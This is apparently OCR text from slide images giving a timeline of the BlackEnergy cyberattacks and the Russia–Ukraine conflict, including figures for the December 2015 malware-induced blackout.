
War in Donbas

begins

24 Feb 2022

Russian invasion

of Ukraine



Nov 2013

BlackEnergy

attacks intensify

Feb 2014

Russian occupation

of Crimea

April 2014

War in Donbas

begins

Dec 2015

BlackEnergy


attack causes blackout in Ukraine

24 Feb 2022

Russian invasion

of Ukraine


First malware-induced blackout



23 December 2015

≤6 hours

~230,000



1_BohorodchanyREM:1

ПІДСТАНЦІЇ

